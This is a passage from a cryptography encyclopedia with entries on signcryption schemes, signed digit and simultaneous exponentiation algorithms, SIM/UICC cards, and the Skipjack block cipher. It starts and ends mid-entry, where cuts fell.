The two natural composition paradigms are "encrypt-then-sign" ($\mathcal{E}t\mathcal{S}$) and "sign-then-encrypt" ($\mathcal{S}t\mathcal{E}$). More specifically, assume Enc is a semantically secure encryption against chosen ciphertext attack, and Sig is an existentially unforgeable signature (with message recovery) against chosen message attack. Each user U has a key for for Sig and Enc. Then the "basic" $\mathcal{E}t\mathcal{S}$ from S to R outputs $\mathsf{Sig}_S(\mathsf{Enc}_R(m))$, while $\mathcal{S}t\mathcal{E}$ – $\mathsf{Enc}_R(\mathsf{Sig}_S(m))$. Additionally, [2] introduced a novel generic composition paradigm for *parallel* signcryption. This paradigm uses any secure *commitment scheme*, which on input m, outputs a commitment c and a decommitment d (where c is both hiding and binding). Such commitment schemes have the property that c gives "no information" about the message m, and, yet, it is computationally hard to "open" one c into two different messages $m_1 \neq m_2$, by providing two decommitments d_1 and d_2. Then "commit-then-encrypt-and-sign" ($\mathcal{C}t\mathcal{E}\&\mathcal{S}$) outputs a pair $\langle \mathsf{Enc}_R(d), \mathsf{Sig}_S(c) \rangle$. Intuitively, the scheme is private as public c reveals no information about m (while d is encrypted), and authentic since c binds one to m. The advantage of the above scheme over the sequential $\mathcal{E}t\mathcal{S}$ and $\mathcal{S}t\mathcal{E}$ variants is the fact that expensive signature and encryption operations are performed in parallel. In fact, by using *trapdoor commitments* in place or regular

commitments, most computation in $\mathcal{C}t\mathcal{E}\&\mathcal{S}$ – including the expensive computation of both public-key signature and encryption – can be done off-line, even before the message m is known!

It was shown by [2] that all three basic composition paradigms yield an insider-secure signcryption in the two-user model. Moreover, $\mathcal{E}t\mathcal{S}$ is outsider-secure even if Enc is secure only against the chosen plaintext attack, and $\mathcal{S}t\mathcal{E}$ is outsider-secure even if Sig is only secure against no message attack. Clearly, all three paradigms are insecure in the multi-user model, since no effort is made to bind the message m to the identities of the sender/recipient. For example, intercepting a signcryptext of the form $\mathsf{Sig}_S(e)$ from S to R, an adversary $\mathcal{A}$ can produce $\mathsf{Sig}_{\mathcal{A}}(e)$, which is a valid signcryptext from $\mathcal{A}$ to R of the same message m, even though m is *unknown* to $\mathcal{A}$. Jee Hea An et al. [2] suggest a simple solution: When encrypting, always append the identity of the sender to the message, and when signing – of the recipient. For example, a multi-user secure variant of $\mathcal{E}t\mathcal{S}$ is $\mathsf{Sig}_S(\mathsf{Enc}_R(m, \mathsf{VEK}_S), \mathsf{VEK}_R)$. Notice, if Enc and/or Sig support labels, these identities can be part of the label rather than the message.

$\mathcal{S}t\mathcal{E}$ and $\mathcal{C}t\mathcal{E}\&\mathcal{S}$ methods always support non-repudiation, while $\mathcal{S}t\mathcal{E}$ might or might not.


Schemes from Trapdoor Permutations

The generic schemes above validate the fact that signcryption can be built from ordinary signature and encryption, but will be inefficient unless the latter are efficiently implemented. In practice, efficient signature and encryption schemes, such as OAEP [5], OAEP+ [13], PSS-R [6], are built from *trapdoor permutations*, such as RSA, and are analyzed in the random oracle model. Even with these efficient implementations, however, the generic schemes will have several drawbacks. For example, users have to store two independent keys, the message bandwidth is suboptimal and the "exact security" of the scheme is not as good as one might expect. Thus, given that practical schemes are anyway built from trapdoor permutations, it is natural to have highly optimized *direct* signcryption constructions from trapdoor permutations (in the random oracle model).

This is the approach of [9]. In their model, each user U independently picks a trapdoor permutation f_U (together with its trapdoor, denoted f_U^{-1}) and publishes f_U as its public key. (Notice, only a *single* key is chosen, unlike what is needed for the generic schemes.) Then, [9] considers the following three paradigms termed **P**-Pad, **S**-Pad, and **X**-Pad. Each paradigm proceeds by constructing an appropriate *padding scheme* π, applies the padding scheme to the message m, producing two strings $\pi(m) = w\|s$, and then applies the corresponding permutations of the sender and the recipient to w and s, as shown in Fig. 1. Table 1 also shows how the corresponding approaches could be used for plain signature and encryption as well.

The convenience of each padding scheme depends on the application for which it is used. As was shown in [9], **P**-Pad signcryption provides parallel application of "signing" f_S^{-1} and "encrypting" f_R, which can result in efficiency improvements on parallel machines. However, the minimum ciphertext length is twice as large as compared to **S**-Pad, yet the exact security offered by **S**-Pad is not as tight as that of **P**-Pad. Finally, **X**-Pad regains the optimal exact security of **P**-Pad, while maintaining ciphertext length nearly equal to the length of the trapdoor permutation (by achieving quite short s).

It remains to describe secure padding schemes π for **P**-Pad, **S**-Pad, and **X**-Pad. All constructions offered by [9] are quite similar. One starts with any *extractable commitment* (c, d), where c is the commitment and d is the decommitment. Such schemes are very easy to construct in the *random oracle model*. For example, if $|m| = n$, for



Signcryption. Fig. 1 Generalized paddings as used by signcryption

Signcryption. Table 1 Signcryption schemes based on trapdoor permutations

Padding Type	Encryption	Signature	Signcryption
Parallel	$f_R(w)\|s$	$w\|f_S^{-1}(s)$	$f_R(w)\|f_S^{-1}(s)$
Sequential	$f_R(w\|s)$	$f_S^{-1}(w\|s)$	$f_R\left(f_S^{-1}(w\|s)\right)$
e**X**tended sequential	$f_R(w)\|s$	$f_S^{-1}(w)\|s$	$f_R\left(f_S^{-1}(w)\right)\|s$

any $0 \le a \le n$, the following scheme is an extractable commitment: split $m = m_1\|m_2$, where $|m_1| = a$, $|m_2| = n - a$, and set

$$c = G(r) \oplus m_1\|H(m_2\|r)$$
$$d = m_2\|r$$

where G and H are random oracles (with appropriate input/output lengths) and r is a random salt.

To get a secure padding scheme for the **P**-Pad paradigm, one should then apply the Feistel Transform to the resulting pair (d, c), with yet another random oracle F as the round function. Namely, set $w = c$, $s = F(c) \oplus d$. For example, using the extractable commitment above with $a = n$, one gets nothing else but the OAEP padding, while $a = 0$ would give the PSS-R padding! For arbitrary a, [9] call the resulting hybrid between PSS-R and OAEP *Probabilistic Signature-Encryption Padding* (PSEP).

To get the padding π sufficient for either **S**-Pad or **X**-Pad, one only needs to perform one more Feistel round to the construction above: $w' = s$, $s' = F'(s) \oplus w$, and set $\pi(m) = w'\|s'$. Coincidentally, the resulting π also gives a very general construction of the *universal padding schemes* [7].

As described, the Feistel-based padding schemes above would only give the insider security in the two-user setting. To get multi-user security, all one needs to do is to prepend the pair $(\mathsf{VEK}_S, \mathsf{VEK}_R)$ to all the inputs to the random oracles F and F': namely, create effectively independent F and F' for every sender-recipient pairing! More generally, the paddings above also provide label support, if one sticks the label L as part of the inputs to F and F'.

Notice, **P**-Pad, **S**-Pad, and **X**-Pad always support non-repudiation.

Schemes based on Gap Diffie–Hellman

Another popular method to design efficient signcryption scheme is based on the so called *Gap Diffie–Hellman* assumption. Given a cyclic group G of prime order q, and a generator g of G, the assumption states that the *computational Diffie–Hellman* problem (CDH) is computationally hard, even if one is given oracle access to the *decisional Diffie–Hellman* (DDH) oracle. Specifically, it is hard to compute g^{ab} from g^a and g^b, even if one can test whether a tuple $\langle g^x, g^y, g^z\rangle$ satisfies $z = xy \bmod q$.

In both schemes, the user U chooses a random $x_U \in \mathbb{Z}_q$ as its secret key VEK_U, and sets its public key $\mathsf{SDK}_U = y_U = g^{x_U}$. The scheme of [1] is based on the following noninteractive key agreement between users S and R. Namely, both S and R can compute the quantity $Q_{SR} = g^{x_R x_S} = y_S^{x_R} = y_R^{x_S}$. They then set the key $K_{SR} = H(Q_{SR})$, where H is a random oracle, and then always use K_{SR} to perform symmetric-key authenticated encryption of the message m. For the latter, they can use any secure symmetric-key scheme, like "encrypt-then-mac" [4] or OCB [12]. The resulting signcryption scheme can be shown to be outsider-secure for both privacy and authenticity, in the multi-user setting. Clearly, it is not insider-secure, since both S and R know the key K_{SR}. In fact, the scheme is perfectly repudiable, since all the signcryptexts from S could have been easily faked by R.

To get insider-security for authenticity under the same assumption, one can instead consider the following scheme, originally due to [14], but formally analyzed by [3]. Below G and H are random oracles with appropriate domains, and E is a one-time secure symmetric-key encryption (e.g., one-time pad will do). To signcrypt a message from S to R, S chooses a random $x \in \mathbb{Z}_q$, computes $Q = y_R^x$, makes a symmetric key $K = H(Q)$, sets $c \leftarrow E_K(m)$, computes the "validation tag" $r = G(m, y_A, y_B, Q)$ and finally $t = x(r + x_S)^{-1} \bmod q$. Then S outputs $\langle c, r, t\rangle$ as the signcryption of m. To de-signcrypt $\langle c, r, t\rangle$, R first recovers g^x via $w = (y_S g^r)^t$, then recovers the Diffie–Hellman key $Q = w^{x_R}$, the encryption key $K = H(Q)$, and the message $m = D_K(c)$. Before outputting m, however, it double checks if $r = G(m, y_A, y_B, Q)$. While this scheme is insider-secure for authenticity, it is still not insider-secure for privacy.

The scheme above supports public non-repudiation. All that R has to do is to reveal Q, m, and a proof that $Q = w^{x_R}$ (which can be done noninteractively using the *Fiat–Shamir heuristics*, applied to the three-move proof that $\langle g, y_R, w, Q\rangle$ form a DDH-tuple).

Applications

Signcryption is a general way to ensure private and authentic communication between any pair of parties sharing a public-key infrastructure. As such, it is useful in any application where such communication is desired. Additionally, the use of signcryption as a primitive may conceptually simplify the design of complex protocols that require both

privacy and authenticity, as signcryption could now be viewed as an "indivisible" atomic operation.

Recommended Reading

1. An JH (2001) Authenticated encryption in the public-key setting: security notions and analyses. Report 2001/079, Cryptology ePrint Archive
2. An JH, Dodis Y, Rabin T (2002) On the security of joint signature and encryption. In: Knudsen L (ed) Advances in cryptology—EUROCRYPT 2002, Lecture notes in computer science. Springer-Verlag, Berlin. Available from http://eprint.iacr.org/2002/046/
3. Baek J, Steinfeld R, Zheng Y (2002) Formal proofs for the security of signcryption. In: Naccache D, Pailler P (ed), In: 5th International workshop on practice and theory in public key cryptosystems – PKC 2002. Lecture notes in computer science, vol 2274. Springer-Verlag, Berlin
4. Bellare M, Namprempre C (2000) Authenticated encryption: relations among notions and analysis of the generic composition paradigm. In: Okamoto T (ed) Advances in Cryptology – ASIACRYPT 2000, Kyoto, Japan. Lecture notes in computer science, vol 1976. Springer-Verlag, Berlin, pp 531–545
5. Bellare M, Rogaway P (1995) Optimal asymmetric encryption. In: De Santis A (ed) Advances in cryptology – EUROCRYPT 94. Lecture notes in computer science, vol 950. Springer-Verlag, Berlin, pp 92–111. Revised version available from http://www-cse.ucsd.edu/users/mihir/
6. Bellare M, Rogaway P (1996) The exact security of digital signatures: how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology—EUROCRYPT 96. Lecture notes in computer science, vol 1070. Springer-Verlag, Berlin, pp 399–416. Revised version appears in http://www-cse.ucsd.edu/users/mihir/papers/crypto-papers.html.
7. Coron J-S, Joye M, Naccache D, Pailler P (2002) Universal padding schemes for RSA. In: Yung M (ed) Advances in cryptology – CRYPTO 2002. Lecture notes in computer science. Springer-Verlag, Berlin. Available from http://eprint.iacr.org/2002/115/
8. Dodis Y, An JH (2003) Concealment and its applications to authenticated encryption. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003. Lecture notes in computer science. Springer-Verlag, Berlin
9. Dodis Y, Freedman MJ, Jarecki S, Walfish S (2004) Versatile padding schemes for joint signature and encryption. In: Pfitzmann B (ed) Eleventh ACM conference on computer and communication security. ACM, New York, pp 196–205
10. Krawczyk H (2001) The order of encryption and authentication for protecting communications (or: How secure is ssl?). In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, Lecture notes in computer science, vol 2139. Springer-Verlag, Berlin, pp 310–331
11. Rogaway P (2002) Authenticated-encryption with associated-data. In: Sandhu R (ed) Ninth ACM conference on computer and communication security. ACM, New York
12. Rogaway P, Bellare M, Black J, Krovetz T (2001) OCB: A blockcipher mode of operation for efficient authenticated encryption. In: Samarati P (ed) Eighth ACM conference on computer and communication security. ACM, New York, pp 196–205. Full version available from http://www.cs.ucsdavis.edu/~rogaway
13. Shoup V (2001) OAEP reconsidered. In: Kilian J (ed) Advances in Cryptology – CRYPTO 2001, Lecture notes in computer science, vol 2139. Springer-Verlag, Berlin, pp 240–259
14. Zheng Y (1997) Digital signcryption or how to achieve cost(signature & encryption) ≪ cost(signature) + cost(encryption). In: Kaliski Jr. BS (ed) Advances in cryptology – CRYPTO '97. Lecture notes in computer science, vol 1294. Springer-Verlag, Berlin, pp 165–179

Signed Digit Exponentiation

Bodo Möller
Google Switzerland GmbH, Zurich, Switzerland

Synonyms

Signed window exponentiation

Related Concepts

►Exponentiation Algorithms

Definition

Signed digit exponentiation computes powers using exponent representations that involve both positive and negative digits. The extended digit range can make exponentiations faster.

Background

Signed digit exponentiation is an approach for computing powers in any ►group in which the inverse A^{-1} of any group element A can be computed quickly (such as the groups of points on an elliptic curve employed in ►elliptic curve cryptography). It is related to ►sliding window exponentiation: while in sliding window exponentiation each window corresponds to a positive digit value, signed digit exponentiation additionally makes use of the corresponding negative digit values, and the ease of inversion makes these extra digits available almost for free. This often makes signed digit exponentation faster when using the same amount of memory for storing group elements, and allows it to reach approximately the same speed with less memory.

Let $B_k = \{\pm 1, \pm 3, \ldots, \pm(2^k - 1)\}$ where k is a positive integer; and let a base-two representation of an exponent e be given using the digit set $\{0\} \cup B_k$, that is,

$$e = \sum_{i=0}^{l-1} e_i 2^i, \quad e_i \in \{0\} \cup B_k.$$

Assuming that l is chosen such that $e_{l-1} \neq 0$, the *left-to-right signed digit exponentiation method* computes g^e as follows where g is any group element; cf. the left-to-right ►sliding window exponentiation method.

$G_1 \leftarrow g$
$A \leftarrow g \circ g$
for $d = 3$ to $2^k - 1$ step 2 **do**
  $G_d \leftarrow G_{d-2} \circ A$

if $e_{l-1} > 0$ **then**
  $A \leftarrow G_{e_{l-1}}$
else
  $A \leftarrow G^{-1}_{-e_{l-1}}$
for $i = l - 2$ down to 0 **do**
  $A \leftarrow A \circ A$
  if $e_i \neq 0$ **then**
    if $e_i > 0$ **then**
      $A \leftarrow A \circ G_{e_i}$
    else
      $A \leftarrow A \circ G^{-1}_{-e_i}$
return A

The *right-to-left signed digit exponentiation method* computes g^e as follows; cf. the right-to-left ►sliding window exponentiation method. Note that the algorithm as written can be optimized similarly to the right-to-left ►2^k-ary exponentiation or ►sliding window exponentiation methods to avoid (at least) 2^{k-1} applications of the group operation.

for $d = 1$ to $2^k - 1$ step 2 **do**
  $B_d \leftarrow$ identity element
$A \leftarrow g$

for $i = 0$ to $l - 1$ **do**
  if $e_i \neq 0$ **then**
    if $e_i > 0$ **then**
      $B_{e_i} \leftarrow B_{e_i} \circ A$
    else
      $B_{-e_i} \leftarrow B_{-e_i} \circ A^{-1}$
  if $i < l - 1$ **then**
    $A \leftarrow A \circ A$

$\{\text{Now } g^e = \prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d.\}$

for $d = 2^k - 1$ to 3 step -2 **do**
  $B_{d-2} \leftarrow B_{d-2} \circ B_d$
  $B_1 \leftarrow B_1 \circ (B_d \circ B_d)$
return B_1

For both the left-to-right and the right-to-left variant, it remains to be considered how signed digit representations of exponents e using the digit set $\{0\} \cup B_k$ with $B_k = \{\pm 1, \pm 3, \ldots, \pm 2^k - 1\}$ can be obtained. An algorithm for the simplest case $k = 1$ is due to Reitwiesner [1]; the representation obtained by it (using digits $\{-1, 0, 1\}$) is known as the *non-adjacent form* (*NAF*) of e. The generalization for an arbitrary parameter k was simultaneously suggested by multiple researchers; the following algorithm is from [2]:

$c \leftarrow e$
$i \leftarrow 0$
while $c > 0$ **do**
  if c is odd **then**
    $d \leftarrow c \bmod 2^{k+1}$
    if $d > 2^k$ **then**
      $d \leftarrow d - 2^{k+1}$
    $c \leftarrow c - d$
  else
    $d \leftarrow 0$
  $e_i \leftarrow d$; $i \leftarrow i + 1$
  $c \leftarrow c/2$
return $e_{i-1}, \ldots, e_0$

This algorithm is a variant of right-to-left scanning with an effective window size of $k+1$. For efficiency considerations, if the cost of inverting groups elements and the additional cost for obtaining the appropriate representation of e can be neglected, signed digit exponentiation differs from ►sliding window exponentiation with the same parameter k in that the expected number of nonzero digits in the representation is approximately $l/(k+2)$ instead of approximately $l/(k+1)$ (but the maximum possible length of the signed digit representation is longer: while l cannot exceed the length of the binary representation of e for sliding window exponentiation, it can be said length plus 1 for signed digit exponentiation).

Applications

Signed digit exponentiation is useful in ►elliptic curve cryptography. When ►side-channel attacks have to be considered to protect secret values, specific variants of the basic methods may be needed.

Recommended Reading

1. Reitwiesner GW (1960) Binary arithmetic. Adv Comput 1: 231–308
2. Solinas JA (2000) Efficient arithmetic on koblitz curves. Design Code Cryptogr 19:195–249

Signed Window Exponentiation

►Signed Digit Exponentiation

SIM/UICC

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Subscriber identity module; UMTS IC card; Universal integrated circuit card

Definition

A subscriber identification module (SIM) on a removable SIM card stores securely the international mobile subscriber identity (IMSI) used to identify a subscriber on mobile devices (such as mobile phones and computers) in a GSM (Global System for Mobile Communications) network.

The universal integrated circuit card (UICC) is the ►*chip card*, a multi-application platform, used in mobile devices in GSM and UMTS (Universal Mobile Telecommunications System, one of the third-generation (3G) mobile telecommunications technologies) networks. In a GSM network, the UICC contains a SIM application and in a UMTS network it is the USIM application. A UICC may contain several applications, making it possible for the same chip card to give access to both GSM and UMTS networks, but also to store a variety of other applications.

Background

Since its conception in 1988 the SIM has undergone continuous development extending its technical and functional capabilities. Initially it was defined as a security module to authenticate the user to the network providing, at the same time, some very limited amount of memory for network and private user data. Smart cards were in those days still in their infancy. The technological and market requirements of GSM shaped the smart card SIM, which offers more than just security. They are a secure platform for mobile network operator defined multiple services. The standardization of the SIM and the GSM was done in ETSI (see Ref. [2]).

In 1999, the standardization work started on the specification of the next-generation SIM, the USIM, a true multi-application module, involving next to ETSI, worldwide major mobile communication systems standards bodies within 3GPP. At the same time, a split was made of the core specifications into an application-independent part and an application-specific part. The UICC refers to the multi-application platform, the so-called carrier (the application-independent part).

GSM : SIM = physical card + GSM application (GSM11.11)

3G : UICC = physical card and basic logical functionality

and USIM = 3G application on a UICC

See Ref. [1] for more information.

Theory

A SIM is the physically secured module, which contains the IMSI, an authentication algorithm, the authentication key, and other (security related) information and functions. The basic function of the SIM is to authenticate the subscriber identity in order to prevent misuse of the mobile station (MS) and the network.

The UICC is a multi-application platform smart card consisting of generic (application independent) functions and features with a clear separation of lower layers and applications. The UICC security architecture is designed so as to be able to provide, if necessary, a multi-verification environment, that is, an environment in which the card can have more than one first-level application and may support separate user verification requirements for each application.

A universal subscriber identity module (USIM) is an application for UMTS mobile telephony running on a UICC smart card which is inserted in a 3G mobile phone. There is a common misconception to call the UICC itself a USIM, but the USIM is merely a logical entity on the physical card. Similar to the SIM, it stores user subscriber information (IMSI), authentication information and provides storage space for text messages and phone book contacts.

SIM/UICC cards are available in three standard sizes. The first is the size of a credit card (ISO/IEC 7810 ID-1). Soon the race for smaller mobile phones called for a smaller version of the card. The newer, most popular miniature version has the same thickness, but has a length of 25 mm and a width of 15 mm (ISO/IEC 7810 ID-000), and has one of its corners truncated (chamfered) to prevent misinsertion. The newest incarnation known as the 3FF or micro-SIM has dimensions of 15 mm × 12 mm. Most cards of the two smaller sizes are supplied as a full-sized card with the smaller card held in place by a few plastic links; it can easily be broken off to be used in a device that uses the smaller SIM.

Since the card slot is standardized, a subscriber can easily move their SIM/UICC from one handset to another. Similarly, usually a subscriber can change carriers by inserting a new carrier's SIM/UICC card into their existing handset.

Applications

The SIM is to be considered as a mono-application platform supporting value-added services as part of the GSM application offered by the mobile network operator (MNO), the issuer of the SIM. The UICC is a true multi-application platform supporting independent applications running in parallel, from different service providers. Although the MNO is typically the issuer of the UICC, the service providers may have full control over their application residing on the UICC. These applications range from banking, transport, identity, loyalty, etc. See Refs. [3, 4] for more information.

The integration of the ETSI framework for UICC and the application management framework of GlobalPlatform is standardized in the UICC configuration (see Ref. [4]).

Recommended Reading

1. Hillebrand F (2002) GSM and UMTS: the creation of global mobile communication. Wiley, Chichester
2. http://www.etsi.org
3. http://www.gsmworld.com/
4. http://www.globalpatform.org
5. http://www.3gpp.org

Simultaneous Exponentiation

Bodo Möller
Google Switzerland GmbH, Zurich, Switzerland

Synonyms

Multi-exponentiation; Shamir's trick

Related Concepts

►Exponentiation Algorithms

Definition

Simultaneous exponentation means computing a power product without computing the individual powers.

Background

Various schemes for public key cryptography involve computing power products in some commutative ►group (or commutative semigroup). A straightforward way to compute a power product

$$\prod_{j=1}^{n} g_j^{e_j}$$

is to compute the individual powers $g_j^{e_j}$ using ►binary exponentiation or some other exponentiation method, and perform $n-1$ applications of the group operation to multiply these partial results. However, specialized algorithms for computing power products are often faster. The task of computing a power product is sometimes called *multi-exponentiation,* and performing a multi-exponentiation by a procedure that does not involve computing the partial results $g_j^{e_j}$ is known as *simultaneous exponentiation.*

Two methods for multi-exponentiation that both generalize left-to-right ►sliding window exponentiation are *simultaneous sliding window exponentiation,* which is due to Yen, Laih, and Lenstra [3] (based on the simultaneous 2^k-ary exponentiation method from Straus [2], colloquially known as *Shamir's trick*), and *interleaved sliding window exponentiation* [1]. Like the sliding window method for single exponentiations, these methods use the binary representation of exponents, on which nonoverlapping windows are placed such that every nonzero bit is covered by one of the windows. Simultaneous sliding window exponentiation and interleaved sliding window exponentiation use different approaches for placing windows; sometimes the former is faster, sometimes the latter.

Theory

Simultaneous sliding window exponentiation uses windows up to some maximum width k that span across all n exponents; for example, for exponents e_1, e_2, e_3 with binary representations 1011010, 0011001, and 1001011 and $k = 2$:

e_1	1	0	1	1	0	1 0
e_2	0	0	1	1	0	0 1
e_3	1	0	0	1	0	1 1

Such windows can be found by left-to-right scanning: look at the binary representations of the exponents simultaneously, going from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to k for this particular window such that one of the rightmost bits is also nonzero. The result of collapsing the window values into the right-most row of each window can be considered a base-two representation

$$(e_1, \ldots, e_n) = \sum_{i=0}^{l-1} (e_{1,i}, \ldots, e_{n,i}) 2^i$$

of the vector of exponents, such as

$$\begin{array}{ll} e_1 & 1\ 0\ 0\ 3\ 0\ 0\ 2 \\ e_2 & 0\ 0\ 0\ 3\ 0\ 0\ 1 \\ e_3 & 1\ 0\ 0\ 1\ 0\ 0\ 3 \end{array}$$

for the above example. Assume such a representation is given with l chosen minimal, that is, $(e_{1,l},\ldots,e_{n,l}) \neq (0,\ldots,0)$. To perform a simultaneous sliding window exponentiation, first products

$$G_{(d_1,\ldots,d_n)} = \prod_{j=1}^{n} g_j^{d_j}$$

of small powers are computed and stored for all possible window values, namely, for the tuples $(d_1,\ldots,d_n)$ with $d_j \in \{0,1,\ldots,2^k-1\}$ for $j=1,\ldots,n$ such that at least one of the d_j is odd. There are $2^{nk} - 2^{n(k-1)}$ such tuples, and computing the table of those products can be done with

$$2^{nk} - 2^{n(k-1)}$$

applications of the group operation, n of which are squarings ($g_1,\ldots,g_n$ appear in the table and are available without any computation; once $g_j \circ g_j$ for $j=1,\ldots,n$ have been computed as temporary values, each of the $2^{nk} - 2^{n(k-1)} - n$ remaining table values can be obtained by using the group operation once). The multi-exponentiation result then is computed using the table of small powers:

$A \leftarrow G_{(e_{1,l-1},\ldots,e_{n,l-1})}$
for $i = l-2$ down to 0 **do**
  $A \leftarrow A \circ A$
  if $(e_{1,l},\ldots,e_{n,l}) \neq (0,\ldots,0)$ **then**
    $A \leftarrow A \circ G_{(e_{1,i},\ldots,e_{n,i})}$
return A

For random b-bit exponents, this requires at most another $b-1$ squaring operations and on average approximately another

$$b \cdot \frac{1}{k + \frac{1}{2^n - 1}}$$

general group operations. Note that in practice it is not necessary to completely derive the representation

$$(e_{1,l-1},\ldots,e_{n,l-1}),\ldots,(e_{1,0},\ldots,e_{n,0})$$

before starting the exponentiation; instead, left-to-right scanning can be used to determine it window by window when it is needed.

In *interleaved sliding window exponentiation,* each single exponent has independent windows up to some maximum width k; for example, for exponents e_1, e_2, e_3 with binary representations 1011010, 0011001, and 1001011 and $k=3$:

$$\begin{array}{ll} e_1 & \boxed{1\ 0\ 1}\boxed{1\ 0\ 1}\ 0 \\ e_2 & 0\ 0\ \boxed{1\ 1}\ 0\ 0\ \boxed{1} \\ e_3 & \boxed{1}\ 0\ 0\ \boxed{1\ 0\ 1}\boxed{1} \end{array}$$

For each exponent, such windows can be found by left-to-right scanning: look at the binary representation of the respective exponent, going from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to k for this particular window such that the rightmost bit is also non-zero. To perform an interleaved sliding window exponentiation, first for each g_j, the powers for odd exponents 1 up to 2^k-1 are computed and stored:

for $j = 1$ to n **do**
  $G_{j,1} \leftarrow g$
  $A \leftarrow g \circ g$
  for $d = 3$ to $2^k - 1$ step 2 **do**
    $G_{j,d} \leftarrow G_{j,d-2} \circ A$

Then the multi-exponentiation result is computed using that table of powers. The following algorithm shows how this computation can be implemented including left-to-right scanning of exponents up to b bits. The algorithm accesses the bits $e_j[i]$ of the binary representations

$$e_j = \sum_{i=0}^{b-1} e_j[i]2^i, \quad e_j[i] \in \{0,1\}$$

of the exponents; the notation $e_j[i\ldots h]$ is shorthand for $\sum_{v=h}^{i} e_j[v]2^{v-h}$.

$A \leftarrow$ identity element
for $j = 1$ to n **do**
  $window_position_j \leftarrow -1$
for $i = b-1$ down to 0 **do**
  $A \leftarrow A \circ A$
  for $j = 1$ to n **do**
    if $window_position_j = -1$ and $e_j[i] = 1$ **then**
      $h \leftarrow i - k + 1$
      if $h < 0$ **then**
        $h \leftarrow 0$
      while $e_j[h] = 0$ **do**
        $h \leftarrow h + 1$
      $window_position_j \leftarrow h$
      $E_j \leftarrow e_j[i\ldots h]$
    if $window_position_j = i$ **then**
      $A \leftarrow A \circ G_{j,E_j}$
      $window_position_i \leftarrow -1$
return A

The algorithm as written can be improved by a simple optimization: while A still has its initial value, omit the statement $A \leftarrow A \circ A$, and use a direct assignment $A \leftarrow G_{j,E_j}$ instead of the first assignment $A \leftarrow A \circ G_{j,E_j}$. With this optimization, an interleaved sliding window exponentiation takes up to $n + b - 1$ squarings and on average about

$$n \cdot \left(2^{k-1} - 1 + \frac{b-1}{k+1}\right)$$

general group operations.

Interleaved sliding window exponentiation essentially interleaves the operations of n single exponentiations using left-to-right ►sliding window exponentiation, saving many of the squarings. In groups where computing inverses of elements is possible very quickly, it is possible to similarly interleave the operations of n single exponentiations using left-to-right ►signed digit exponentiation for faster multi-exponentiation.

Applications

Simultaneous exponentiation has various applications in ►public key cryptography, such as for verifying signatures for the DSA scheme from the ►Digital Signature Standard.

Recommended Reading

1. Möller B (2001) Algorithms for multi-exponentiation, selected areas in cryptography – SAC 2001. LNCS, vol 2259. Springer, Berlin, pp 165–180
2. Straus EG (1964) Problems and solutions: addition chains of vectors. Am Math Mon 71:806–808
3. Yen S-M, Laih C-S, Lenstra AK (1994) Multi-exponentiation. IEE Proc – Comput and Digit Tech 141:325–326

Simultaneous Transactions

►Fair Exchange

Single Euro Payments Area

►SEPA

Single Wire Protocol

►SWP

Skipjack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Impossible Differential Attack

Definition

Skipjack [6] is the secret key encryption algorithm (►Symmetric Cryptosystem) developed by the NSA for the Clipper chip initiative (including the Capstone chip and the Fortezza PC card).

Background

It was implemented in tamper-resistant hardware and its structure was kept secret since its introduction in 1993.

On June 24, 1998, Skipjack was declassified, and its description was made public on the Web site of NIST [6].


Theory

It is an *iterative* block cipher with 64-bit block, 80-bit key, and 32 rounds. It has two types of rounds, called Rule A and Rule B. Each round is described in the form of a linear feedback shift register with an additional nonlinear keyed G permutation. Rule B is basically the inverse of Rule A with minor positioning differences. Skipjack applies eight rounds of Rule A, followed by eight rounds of Rule B, followed by another eight rounds of Rule A, followed by another eight rounds of Rule B. The original definitions of Rule A and Rule B are given in Fig. 1, where *counter* is the round number (in the range 1–32), G is a four-round Feistel permutation whose F function is defined as an 8×8-bit S box, called *F Table*, and each round of G is keyed by eight bits of the key.

The key schedule of Skipjack takes a 10-byte key, and uses four of them at a time to key each G permutation. The first four bytes are used to key the first G permutation, and each additional G permutation is keyed by the next four bytes cyclically, with a cycle of five rounds.

Application

Skipjack has been subject to intensive analysis [2, 4–6]. For example, Skipjack reduced to (the first) 16 rounds can be attacked with 2^{17} chosen plaintexts and 2^{34} time of analysis [6], which may be reduced to 2^{14} texts and 2^{16} steps using the *yoyo-game* approach [1]. Attacking the



